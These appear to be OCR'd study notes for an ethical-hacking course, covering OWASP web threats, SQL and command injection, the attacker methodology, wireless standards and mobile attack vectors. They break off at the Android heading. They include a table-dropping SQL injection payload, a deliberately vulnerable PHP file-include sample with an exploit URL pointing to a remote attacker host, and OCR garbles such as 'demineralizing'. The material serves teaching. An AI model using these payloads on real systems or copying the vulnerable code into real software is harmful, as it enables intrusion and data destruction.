
- Allow untrusted data to be interpreted and executed as part of a command or query
- Done by constructing malicious commands or queries
- Prevalent in legacy code
- **Types of Injection Flaw attacks**
 - SQL Injection
 - Command Injection
 - LDAP Injection

SQL Injection

- Series of malicious SQL queries that manipulate the database
- Allows you to bypass normal security measures and obtain access to the valuable data
- Can often be executed from the address bar
- **Example of an SQL injection** o Test') ;DROP TABLE Messages;--

Command Injection

- **Shell injection** o Crafts an input string to gain shell access to a web server o Functions include system(),StartProcess(), java.lang.Runtime.exec(), system.diagnostics.process.start(), and similar APIs
- **HTML Embedding**



- o Used to deface websites virtually
- o Allows attacker to add extra HTML based content to the vulnerable web application
- **File Injection** o Allows injection of malicious code into system files

Client code running in a browser

```
<form method="get">
<select name="DRINK">
<option value="pepsi">pepsi</option>
<option value="coke">coke</option>
</select>
<input type="submit">
</form>
```

Vulnerable PHP code

```
<?php
$drink = 'coke';
if (isset( $_GET['DRINK'] ) )
$drink = $_GET['DRINK'];
require( $drink . '.php' );
?>
```

Server **File System**

<http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?> ←..... Exploit Code

Attacker


Attacker injects a remotely hosted file at www.jasoneval.com containing an exploit

File injection attacks enable attackers to **exploit vulnerable scripts** on the server to use a remote file instead of a presumably trusted file from the local file system

LDAP Injection

- Exploit users parameters
- Allows you to pass LDAP filters used to search the Directory services to obtain direct access to databases behind the LDAP tree
- To test send an LDAP query to a server that generates an invalid input if the LDAP server returns an error it can be exploited

Broken Authentication




Filter Syntax	<code>(attributeName operator value)</code>
Operator	Example
=	<code>(objectclass=user)</code>
>=	<code>(mdbStorageQuota>=100000)</code>
<=	<code>(mdbStorageQuota<=100000)</code>
~=	<code>(displayName~=Foekeler)</code>
*	<code>(displayName=*John*)</code>
AND (&)	<code>(&(objectclass=user) (displayName=John)</code>
OR ()	<code>((objectclass=user) (displayName=John)</code>
NOT (!)	<code>(!objectClass=group)</code>

- Uses vulnerabilities in the authentication or session manager functions
- **Session ID in URLs** o Attacker sniffs the network traffic and is able to acquire a session ID
- **Password Exploitation** o Gains access to the web applications password database
- **Timeout Exploitation** o If the timeouts are not set right and a user does not log out on a public computer the computer and be used to re open that session later

Sensitive Data Exposure

- Many web applications do not protect their sensitive data properly
- Application uses poorly written encryption code

- Allows an attacker to steal or modify weakly protected sensitive data



XML External Entity (XXE)

- Server-side request forgery (SSRF) attack where an application is able to parse XML input from an unreliable source because of the misconfigured XML parser
- Attacker send malicious XML input containing reference to an external entity to the victim web application
- Allows attackers to access protected files and services



Broken Access Control


- Access control is broken and allows an attacker to act as users or administrators

Security Misconfiguration

- Can occur on any level of an application stack
- **Unvalidated Inputs** o Input from a client is not validated
- **Parameter/Form Tampering** o Manipulation of parameters exchanged between client and server in order to modify data
- **Improper Error Handling** o Gives insight into source code
- **Insufficient Transport Layer Protection** o Supports weak algorithms and uses expired or invalid certificates

Cross-Site Scripting (XSS)

- Exploits vulnerabilities in dynamically generated web pages
- Allows attackers to inject client side scripts into web pages viewed by other users
- Occurs when invalidated input data is included in dynamic content
- Can inject malicious scripts or web content by hiding it within legitimate requests



Insecure Deserialization

- Process of liberalizing and demineralizing data objects
- Attackers inject malicious code into serialized data
- Insecure deserialization the malicious serialized content along with the injected malicious code

Using Components with Known Vulnerabilities

- Uses libraries and frameworks that have known vulnerabilities *Other Web Application Threats*

01	Directory Traversal	07	Cookie Snooping	13	Denial-of-Service (DoS)
02	Unvalidated Redirects and Forwards	08	Hidden Field Manipulation	14	Buffer Overflow
03	Waterhole Attack	09	Authentication Hijacking	15	CAPTCHA Attacks
04	Cross Site Request Forgery	10	Obfuscation Application	16	Platform Exploits
05	Cookie/Session Poisoning	11	Broken Session Management	17	Network Access Attacks
06	Web Services Attack	12	Broken Account Management	18	DMZ Protocol Attacks

Directory Traversal

- Allows an attacker to access restricted directories
- Can manipulate variables using .. / variations

Unvalidated Redirects and Forwards

- Allow attackers to install malware or trick victims

Watering Hole Attack


- Identifies the site frequently surfed by victims
- Finds vulnerabilities in this site and exploits these vulnerabilities

Cross-Site Request Forgery (CSRF)

- Exploits web page vulnerabilities that allow an attacker to force an unsuspected users browser to send malicious requests the did not intend
- Done by victim holding an active session visiting a malicious site which injects an HTTPP request which compromised the trusted sites integrity

Cookie/Session Poisoning

- Modification of the contents of a cookie in order to bypass security mechanisms
- Proxy can be used to specify new user ID or other session identifiers *Web Services Architecture*




- SOAP (Simple Object Access Protocol)**
 - An XML based protocol that allows application running on a platform to communicate with applications running on a different platform
- UDDI**
 - Universal Description, Discovery, and Integration (UDDI) is a directory service that lists all services available
- WSDL**
 - Web Services Description Language is an XML based language that describes and traces web services
- WS-Security**
 - WS-Security plays an important role in securing the web services. WS is an extension to SOAP and aims at maintaining the integrity and confidentiality of SOAP messages and authenticating user

Web Service Attack

- Web Services are based on XML protocols such as WSDL for describing the connection points; UDDI for the description and discovery of web services; and SOAP

for communication between web services which are vulnerable to various web application threats



Web Services Footprinting

- Footprint a web application to get UDDI information

Web Services XML Poisoning

- Insert malicious XML codes in SOAP
- XML schema poisoning to generate errors in XML parsing logic
- Allows attackers to cause denial of service attacks

Hidden Field Manipulation

Hacking Methodology

Footprint Web Infrastructure

- First step in web application hacking
- Helps attackers select victims
- **Server Discovery** o Finds servers
- **Service Discovery** o Find ports o Use nmap
- **Server Identification** o Banner grabbing
- **Detecting Web App Firewalls and proxies** o Use tool WAF00F o Add certain headers in the response header field
 - o Use TRACE to find changes the proxy server made to the request
- **Hidden Content** o Web Spidering o Attacker Directed Spidering o Brute Forcing

Web Spidering Using Burp Suite

- Make burp suite proxy
- Spider visits every single link on site

Mozenda Web Agent

- Web Crawler

Attack Web Servers

- Scan for known vulnerabilities
- Launch web server attacks on exploits found
- Launch DoS attacks

Analyze Web Application

- **Entry points** o Review HTTP request o Determine all user input fields o Determine encoding techniques
- **Server Side Tech** o HTTP Fingerprinting o Examine Error messages o Examine session tokens
- **Server Side Functionality** o Applications revealed to the client o Examine URLs
- **Map Attack Surface** o Identify Various attack surfaces

Bypass Client-Side Controls

Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Deartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

- Client side controls restrict user inputs in transmitting data via client components and implementing measures

Attack Authentication Mechanism

- Exploit design and implementation flaws in web applications

Username Enumeration

- Uses trial and error method to guess username based off services response to incorrect tries

SQL Injection

SQL Injection Concepts

- SQL Injection is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands to web applications so that they will execute them on the back end
- Can be used to gain access or retrieve information

Types of SQL Injections

In Band SQL Injection

- Attacker use the same communication channel to perform the attack and retrieve the results
- Types of in band SQL injection attacks
 - Error-based
 - Insert bad input causing it to throw database errors
 - System Store Procedure
 - Exploit databases stored procedures
 - Incorrect query
 - Send an incorrect query to the database intentionally to get an error message
 - Union SQL Injection
 - Use the UNION command to add a malicious query to the requested query
 - Tautology
 - Inject statements that are always true
 - End of line comment
 - Adds end of line comment to nullify legitimate code
 - Inline comment
 - Use inline comments to add multiple queries
 - Piggybacked query
 - Inject additional malicious queries into the original query
- Error Based SQL Injection
 - Forces the database to perform some operation which the result will be an error
- Blind/Inferential SQL Injection
 - No Error Message
 - Generic Page page is shown instead of a error page
 - Time-intensive
 - Use wait for a delay to determine if SQL command is ran
 - If command is ran the webpage will have a delay before it loads the generic page
 - Boolean Exploitation
 - Multiple valid statements that evaluate true and false are supplied and the returned page is compared to evaluated if
 - Heavy query
 - Perform time delayed SQL injection attacks without using the time delay functions
 - Heavy queries retrieve lots of data and take a huge amount of time to execute on the database engine
 - Uses multiple joins to make a heavy query

Out of band SQL Injection

- Attackers use different communication channels to perform the attack and gain the results
- Uses DNS and HTTP request to get information

SQL Injection Methodology

- Error messages give a lot of information

ODBC Errors

- Will show you database type

Grouping error

- Tells us which columns have not been grouped

Type Mismatch

- Insert strings into numeric fields shows data that could not be converted

Blind injection

- Uses time delays to determine if message was executed

Additional Methods to Detect SQL Injection

- Function Testing o Scope of black box testing and requires no knowledge of the inner design of the code or logic
- Fuzzing Testing o Used to discover coding errors inputting massive amount of random data and observing the changes in the output
- Static/Dynamic Testing o Analysis of the web application source code

Hacking Wireless Networks

GSM	Universal system used for mobile transportation for wireless network worldwide	Association	The process of connecting a wireless device to an access point
Bandwidth	Describes the amount of information that may be broadcasted over a connection	Service Set Identifier (SSID)	A 32 alphanumeric character unique identifier given to wireless local area network (WLAN)
BSSID	The MAC address of an access point that has set up a Basic Service Set (BSS)	Orthogonal Frequency-division Multiplexing (OFDM)	Method of encoding digital data on multiple carrier frequencies
ISM band	A set of frequency for the international Industrial, Scientific, and Medical communities	Multiple input, multiple output orthogonal frequency-division multiplexing (MIMO-OFDM)	Air interface for 4G and 5G broadband wireless communications
Access Point	Used to connect wireless devices to a wireless/wired network	Direct-sequence Spread Spectrum (DSSS)	Original data signal is multiplied with a pseudo random noise spreading code
Hotspot	Places where wireless network is available for public use	Frequency-hopping Spread Spectrum (FHSS)	Method of transmitting radio signals by rapidly switching a carrier among many frequency channels

Amendments	Freq. (GHz)	Modulation	Speed (Mbps)	Range (Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variation in frequencies, power levels, and bandwidth.			
802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS.			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for Wireless Local Area Networks (WLANS) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards. Defines WPA2-Enterprise/WPA2-Personal for Wi-Fi.			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, π/4-DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Wireless Concepts


Hacking Mobile Platforms

Mobile Platform Attack Vectors

OWASP Top 10 Mobile Risks

- **M1 - Improper Platform Usage** - misuse of features or security controls (Android intents, TouchID, Keychain)
- **M2 - Insecure Data Storage** - improperly stored data and data leakage
- **M3 - Insecure Communication** - poor handshaking, incorrect SSL, clear-text communication
- **M4 - Insecure Authentication** - authenticating end user or bad session management
- **M5 - Insufficient Cryptography** - code that applies cryptography to an asset, but is insufficient (does NOT include SSL/TLS)
- **M6 - Insecure Authorization** - failures in authorization (access rights)
- **M7 - Client Code Quality** - catchall for code-level implementation problems
- **M8 - Code Tampering** - binary patching, resource modification, dynamic memory modification
- **M9 - Reverse Engineering** - reversing core binaries to find problems and exploits
- **M10 - Extraneous Functionality** - catchall for backdoors that were inadvertently placed by coders

Anatomy of a Mobile Attack



Hackers Profit

Surveillance	Financial	Data Theft	Botnet Activity	Impersonation
Audio	Sending premium rate SMS messages	Account details	Launching DDoS attacks	SMS redirection
Camera	Fake antivirus	Contacts	Click fraud	Sending emails
Call logs	Making expensive calls	Call logs and phone number	Sending premium rate SMS messages	Posting to social media
Location	Extortion via ransomware	Stealing data via app vulnerabilities		
SMS messages	Stealing Transaction Authentication Numbers (TANs)	Stealing International Mobile Equipment Identity Number (IMEI)		

Mobile Attack Vectors

Malware	Data Exfiltration	Data Tampering	Data Loss
Virus and rootkit	Extracted from data streams and email	Modification by another application	Application vulnerabilities
Application modification	Print screen and screen scraping	Undetected tamper attempts	Unapproved physical access
OS modification	Copy to USB key and loss of backup	Jail-broken device	Loss of device


Platform Vulnerabilities and Risk

- **Malicious app in stores** o No vetting of apps
- **Mobile Application vulnerabilities**
- **Mobile Malware**
- **Privacy Issues (Geolocation)**
- **App sandboxing vulnerabilities** o Protects systems and users by limiting the resources that the app can access to the mobile platform
- **Weak data security**
- **Weak device and app encryption**
- **Excessive Permissions**
- **OS and app updates' issues**
- **Weak Communication security**

- **Jailbreaking and rooting**
- **Physical attacks**
- **Mobile Spam**
 - Unsolicited text/email messages sent to mobile devices
 - Can contain ads or malicious links
- **SMS Phishing Attack**
 - Acquire personal and financial information by sending SMS
 - Acts the same as a phishing attack but instead uses SMS
- **Pairing to Open Bluetooth and Wi-Fi Connections**
 - Allows for eavesdrop and interception of data transmission
 - Bluesnarfing and Bluebugging

Hacking Android OS

